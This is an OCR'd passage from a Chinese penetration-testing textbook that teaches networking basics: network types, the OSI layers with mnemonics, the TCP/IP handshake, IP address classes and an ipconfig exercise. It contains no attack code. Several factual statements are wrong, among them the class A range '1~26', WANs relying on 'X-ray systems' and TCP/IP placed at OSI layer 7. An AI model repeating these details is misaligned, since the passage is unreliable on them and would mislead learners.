


图2.4　Unix系统桌面

以下是有关Unix一些应记住的事项：

学习曲线

与其他操作系统相比，Unix学习曲线更为陡峭，并且对于某些人来说可能古怪而难以适应。

支持

Unix有广泛的技术支持，但组织的技术支持部门可能无法对其提供良好支持，这可能导致错误配置(或其他更糟的情况)。

应用支持

Unix已经经过长时间的使用，因此拥有一个无与伦比的庞大应用程序和脚本库。

Mac OS渊源的很大一部分可追溯到Unix操作系统。因此，具有Unix操作系统经验的用户使用该系统时，(与普通用户相比)将具备执行更为高级操作的能力。

总而言之，以上介绍的这几款市场上的操作系统是渗透测试中可能遇到的。至于遇到哪些将根据环境而有很大的不同，但最有可能的会是Windows和某些版本的Linux。会遇到Windows是因为许多桌面和服务器使用它。另外，也将遇到Linux，因为它不仅在众多位置部署，而且许多渗透测试者需要使用的工具仅在Linux上可用。

2.2 网络概念初探

连接到网络的计算机大致可以分为两种类型：服务器和客户机。服务器是通常用于提供资源的那些系统，但与工作站不同，它们并未针对人类的直接使用进行优化。服务器可以提供诸如打印和传真、软件托管、文件存储和共享、消息传递、数据存储和检索、网络资源的完整访问控制等服务。另一种类型的系统(工作站或称为客户机)传统上也称为桌面机，并且通常有一个人类用户；利用它们与网络进行交互。传统上，我们认为工作站是一台由主机、键盘、显示器、鼠标组成的台式机，或是一台具有集成的键盘、显示屏和触摸板的笔记本电脑，但随着平板电脑和其他移动计算平台的兴起，这一定义也发生了变化。

网络可按规模分为四个级别：

个人局域网(PAN)

这是一种相对很小的网络，覆盖范围通常不超过30英尺。一般而言，这种类型的网络是通过使用蓝牙无线技术创建的。

局域网(LAN)

这种级别的网络覆盖范围是一层楼或是一栋建筑物或办公室中的房间。它通常以快速以太网链路为特征。

城域网(MAN)

这种系统的设计用于覆盖一个城市规模的小区域。虽然此类方案需要花费一段建设时间才能正常工作，但一旦建立并配置完成就十分高效。

广域网(WAN)

最后，广域网是网络布局中的巨无霸，它依赖各种特殊技术，如微波、X光系统，甚至是手机。因为这种类型的网络建设所需的大量资金和技术支持，所以它通常仅在大型组织和企业中存在。

在任何评估任务的环境中，都会包含一种或多种上述网络类型，如果没有其他类型，通常至少会有一个LAN。

2.2.1 OSI模型

开放系统互连(Open System Interconnection，OSI)模型对渗透测试工作很有价值。虽然OSI模型似乎相当陈旧而笨拙，但它是一种“必要之恶”，因此不包含该模型概述的网络或网络设备介绍都是不完整的。

OSI模型最初是在20世纪70年代作为一个所有的网络技术都将围绕其构建的统一模型设计的。早期的各种技术公司和标准委员会等网络业界参与者意识到：如果没有一套通用的规则和标准，未来的网络环境将会一团混乱。多年来OSI模型已有所演进，但其原始目的仍然基本没有改变。因此，其后的几代网络技术互操作性愈来愈好，也愈来愈成功。

虽然该模型现在看来似乎过于复杂，但是在本书后续关于攻击、防御和基础设施的讨论中确实有价值，因此应重点关注。该模型是一个通用框架，可以围绕其进行网络协议、软件和系统的设计。可以认为 OSI模型是一套一般性的指导原则，是一个可提高系统兼容性和逻辑流量的通用指南。从外行人角度来看，这意味着已经建立了一套所有人都同意遵循的共同的规则，而作为一名渗透测试者，这有助于你更好地了解网络运行机理。

在学习各层的功能时，请记住，本书在概念上按照数据的流向进行介绍。换言之，每层都连接到下一层。在后续的更高级数据分析中，将证明该概念具有参考价值。

OSI模型的各层级如下：

第1层/物理层

物理层由物理介质和构建网络基础设施的设备组成。它与实际的布线和连接(如连接器类型)有关。请注意，该层还包括光和射线，这将涉及诸如光纤和微波传输设备等介质。设备中则还包括集线器、调制解调器和中继器。

第2层/数据链路层

数据链路层用于确保传输数据准确无误。在这一层，数据包含在帧中。此层中包括了介质访问控制和链路建立等功能。此层包含基本协议，如本书重点关注的以太网802.3协议和Wi-Fi 的802.11协议。

第3层/网络层

网络层根据协议定义中的不同因素决定数据包的传输路径。该层中包括用于数据包路

由的IP寻址机制。

第4层/传输层

传输层的关注对象正如其名，它确保数据的传输或发送成功。此层的功能包括错误检查操作以及保持数据消息的传输顺序等。

第5层/会话层

会话层识别不同网络实体之间已建立的系统会话。例如，当远程访问系统时，将创建一个计算机和远程系统之间的会话。会话层监视和控制这样的连接，从而允许建立多个独立连接，并可链接到多种不同资源。

第6层/表示层

表示层为下一个接收层提供其可以理解的数据的翻译。数据流量以接收者可以使用的格式“表示”，并可通过诸如SSL之类的协议进行加密。

第7层/应用层

应用层的功能是作为一个用户平台，系统内的用户和软件进程可以在其上运行并访问网络资源。日常使用的应用程序和软件套件都位于该层。

记住各层的顺序及其内容可能是目前的难点。各层的顺序如表2.1所示。

表 2.1 各个OSI层和项的布局

层级	序号	功能	举例
应用层	7	终端用户应用程序使用的服务	SMTP、HTTP、POP3、IMAP
表示层	6	格式化数据，以便用户查看；加密与解密	JPEG、GIF、TIFF、HTTPS、SSL、TLS
会话层	5	在两台主机间建立/终止连接	RPC、SQL、NetBIOS、PPTP
传输层	4	负责传输协议和错误处理	TCP、UDP
网络层	3	从数据包中读取IP地址	IP、ICMP、路由器、三层交换机
数据链路层	2	从数据包中读取MAC地址	PPP、SLIP、交换机
物理层	1	发送数据至物理线路	物理连接、集线器、网卡、线缆

如果记住这些层的组合有困难，可以尝试使用助记语。有两种著名的记忆该模型的方式：

“所有人似乎都需要数据处理(All People Seem to Need Data Processing)”使用各层的首个字母作为本句子中各个英文单词的第一个字母。

- Application：应用层
- Presentation：表示层
- Session：会话层
- Transport：传输层

- Network：网络层
- Data Link：数据链路层
- Physical：物理层

“请不要教傻瓜缩略语(Please Do Not Teach Stupid People Acronyms)”是一句有趣的助记语，但笔者发现，由于这句话的幽默性，笔者的学生们记住这个模型毫不费力。这一助记语以相反的顺序排列层级，从最底层开始。

- Physical：物理层
- Data Link：数据链路层
- Network：网络层
- Transport：传输层
- Session：会话层
- Presentation：表示层
- Application：应用层

不管用哪种方法，请记住这些层次与OSI模型。

2.2.2　TCP/IP 协议族

传输控制协议/互联网协议(Transmission Control Protocol/Internet Protocol，TCP/IP)是一套网络协议族，使用其可在两台或多台主机间交换信息。该协议族最初开发用于美国国防部下属的国防数据网络(Defense Data Network)，而现在它已在全球被采用为网络标准。

虽然OSI模型没有直接孕育出TCP/IP协议，但有一个标准在设计人员脑海中的确为指导协议开发做了很大贡献。在将TCP/IP协议族与OSI模型进行比较时，很容易发现TCP/IP协议族的组件可映射到OSI模型的一个或多个层次。

传输连接协议(Transmission Connect Protocol，TCP)和用户数据报协议(User Datagram Protocol，UDP)是该协议族的两个核心组件。基于其工作方式，TCP通常被视为一种面向连接的协议。在TCP/IP中，规则规定将从一个位置发送到另一个位置的信息分割成称为数据包(packet)的片段。这些数据包不仅包含一段原始传输数据，还包含一个数据包头和包尾，用于充当地址标签和信息描述符。TCP建立连接，然后验证每条消息(数据包)，以确保数据包以正确的顺序到达其目标位置。为了实现这一目的，TCP使用了称为三次握手的机制。

三次握手是TCP用于两节点之间连接初始化的过程。它以一个SYN报文开始。SYN报文通过告知接收端(当然是通过TCP)另一个系统希望得到它的注意来启动握手过程，以传输信息。而后接收端系统利用SYN-ACK响应报文回复发送端系统。SYN-ACK响应报文是对原始SYN报文的接收的确认。在初始发送方接收到SYN-ACK后，会用ACK数据报文进行响应，以确认它已经接收到SYN-ACK并准备好通过TCP进行通信。

除了三次握手之外，TCP还为发送的每个数据包提供了序列号。这些序列号告诉接收

端以何种顺序重新组合数据包以获得原始传输数据。现在无须过度关注序列号，后文中将对它们进行详细讲解。

与TCP不同，UDP几乎没有为确保信息到达目的地及其正确性提供保护措施。UDP协议基本上假设如果需要错误检查或确认，应该使用TCP协议，或者由应用程序自行处理错误检查和通信格式问题。

UDP被视为一种无状态(或无连接)协议。无状态意味着协议将每个信息请求视为该请求自身的独立事务。虽然这样做似乎是资源密集型的，实际情况则恰恰相反，因为系统不再需要跟踪正在进行的会话，消耗的内存空间较少。

该协议族中的另一协议是互联网协议(Internet Protocol，IP)。IP协议负责数据包的格式化和寻址。IP协议和更高层的协议共同工作，例如上文所述负责在两点之间建立连接的TCP协议。

IP协议与邮局非常相像，它可以使用发件人和收件人的地址来寻址包裹(即这里的数据包)。由于将该信息印在数据包上，因此它可以由传输端发送到接收端，而无须由数据包考虑其间的链路。

TCP/IP位于第7层

在OSI模型中，TCP/IP位于第7层(应用层)。软件应用程序使用应用层访问网络资源和服务。可将第7层想象为家中的电源插座。如果家电需要电力，只需要将其插入插座即可获得电源；如果不需要，则无须插入。软件应用程序与之类似。如果需要访问网络，它会“插入”第7层。如果不需要，则无须关心此问题。对于本书而言，很多地方涉及第7层。

一些服务运行在该层，当应用软件需要访问网络时可以使用这些服务。这些服务就是应用程序。例子之一是Web浏览器，如Google的Chrome。如果用户打开浏览器并访问网站，他们将使用位于此层的超文本传输协议(Hypertext Transfer Protocol，HTTP)服务。如果使用电子邮件应用或其他软件包，即使协议不同，过程也同样如此。

数十种不同的应用层协议支持此层的各种功能。其中最流行的一些包括HTTP、FTP、SMTP、DHCP、NFS、Telnet、SNMP、POP3、NNTP和IRC等协议。

2.2.3 IP地址

IP地址是TCP/IP的一部分，它是分配给连接到IP网络的设备(也称为主机)的唯一数字地址。连接到网络的每台设备(例如台式计算机、笔记本电脑、服务器、扫描仪、打印机、调制解调器、路由器、智能手机和平板电脑)均会被分配一个IP地址，并且通过IP网络传输的每个IP数据包均包含一个源IP地址和一个目的IP地址。一些IP地址的例子如下：

- 192.168.1.1
- 10.15.1.15

- 169.254.20.16

上述每一个地址都被认为是有效的IP地址，在各自的使用环境中均合法。

IP协议有两个版本：IPv4和IPv6。本书主要关注IPv4，但这并不意味着读者无须学习IPv6。如果要从事在安全方面关注较少的IT职业，就需要在某个时候学习新的IP协议版本。

练习2.1：在Windows 操作系统中确定IP地址

确定IP地址是一项重要技能。以下步骤已在Windows 7和Windows 8上经过测试。

(1) 要查看计算机的IP地址，单击Start菜单并单击Control Panel，以打开Network Connections界面。

(2) 在搜索框中输入adapter，接着在Network and Sharing Center中单击View Network Connections。

(3) 选择一个活动的网络连接，在工具栏中单击View Status Of This Connection按钮。

(4) 单击Details。

IP地址的详情在Value一列，紧邻IPv4 Address。IP地址的查询结果如图2.5所示。




图2.5　客户端的IP地址

此外，也可以通过命令行来进行操作：

(1) 单击Start | All Programs (或等效项)。

(2) 单击Accessories | Command Prompt。

(3) 在命令提示符中输入ipconfig。

ipconfig命令的结果如图2.6所示。

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Corey>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : beatyou
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : ma.dl.cox.net

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : ma.dl.cox.net
        Description . . . . . . . . . . . : VIA Rhine II Fast Ethernet Adapter
        Physical Address. . . . . . . . . : 00-50-2C-A5-F5-73
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.1.30
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.2
        DHCP Server . . . . . . . . . . . : 192.168.1.2
        DNS Servers . . . . . . . . . . . : 68.1.208.30
                                            68.109.202.25
                                            68.1.18.25
        Lease Obtained. . . . . . . . . . : Monday, November 07, 2005 1:20:59 AM
```

图2.6　ipconfig命令的结果

在Linux、Unix和Mac OS X系统上，则需要打开终端窗口或控制台并输入命令ifconfig。

2.2.4　IP地址的格式

IP地址不只是看起来那样——这就是说，它们以所谓的点分十进制(dotted decimal)格式编写。该格式由小数点分隔的四组数字组成，如210.168.69.2。该地址表示主机在给定网络上的位置，其中部分地址表示网络，部分地址表示主机。

IP寻址系统(IPv4)使用一个32位数字，该数字被划分为网络和主机(客户端、服务器等)两段。主机部分可以进一步划分为子网。

下面介绍网络和主机的关系。首先，想象一个不使用“网络-主机”形式的地址：把它们想象成街道和门牌地址。单独知道街道或门牌地址本身并没有什么用——例如，“441号”或“McInnis大道” 本身是无意义的。但是，“McInnis大道441号”则是一个特定的位置。IP地址也是同样的道理。

对于本书而言，在此将分析A、B、C三类网络。基于不同数字段的划分，IP地址可以是A类、B类或C类。使用最广泛的是C类。目前有超过两百万个C类地址正在使用，这些地址通常是批量分配给Internet服务提供商(ISP)。最少的是A类网络，它们是为政府机构和大型公司保留的。表2.2列出了不同类别的地址。

表2.2　IP地址类别

类别	范围	最大网络数量	最大主机数量	子网掩码
A	1~26	127	16 777 214	255.0.0.0
B	128~191	16 383	65 534	255.255.0.0
C	192~223	2 097 151	254	255.255.255.0

1. 公网和内网地址

并非所有IP地址都“生而平等”。公网IP地址是任意一个具备Internet上唯一性的地址，而内网IP地址只需要在任意一个独立的网络中唯一即可。使用内网IP，可以向网络A中的计算机分配与网络B或是千千万万个其他网络中的计算机相同的IP地址。

2. 静态和动态IP

通常会为网络基础设施设备(如服务器、路由器和防火墙)分配永久的静态IP地址。客户机也可由网络管理员分配静态IP地址，但通常是由使用动态主机配置协议(DHCP)的软件为其自动分配临时动态IP地址。电缆/DSL调制解调器通常使用动态IP地址，每当调制解调器重启时，就会为其分配新的IP地址。

3. IP子网划分

接下来介绍划分子网。到目前为止，通过OSI七层模型和IP地址的简介，我们已经建立了相关基本概念。让我们深入网络层，学习IP地址分配和子网划分。此处的目标是刷新你的记忆，让大脑思考回到网络设计及其底层的细微差别。为什么要划分子网？因为如果可以划分子网，即可锁定一个目标，从而知晓如何使用最有效的方式追寻该目标。在网络上漫无目的地逡巡不仅浪费时间和精力，也会增加曝光的可能性，而这并非渗透测试者所欲。

子网划分是将网络地址空间逻辑分解为逐级变小的子网的过程。在将地址空间分解成较小的子网时，要根据网络的需求确定网络和主机使用的位数。现在网络位数和主机位数由子网掩码操纵，如果具有子网掩码及其处理地址空间的相关用途的基础知识，就可以了解到为何仅靠知道几个IP地址，就可以提供有关一个组织网络如何布局的深入线索。例如，知道一个内部IP地址就可以让黑客了解公司的地址分配方案。

4. TCP/IP端口

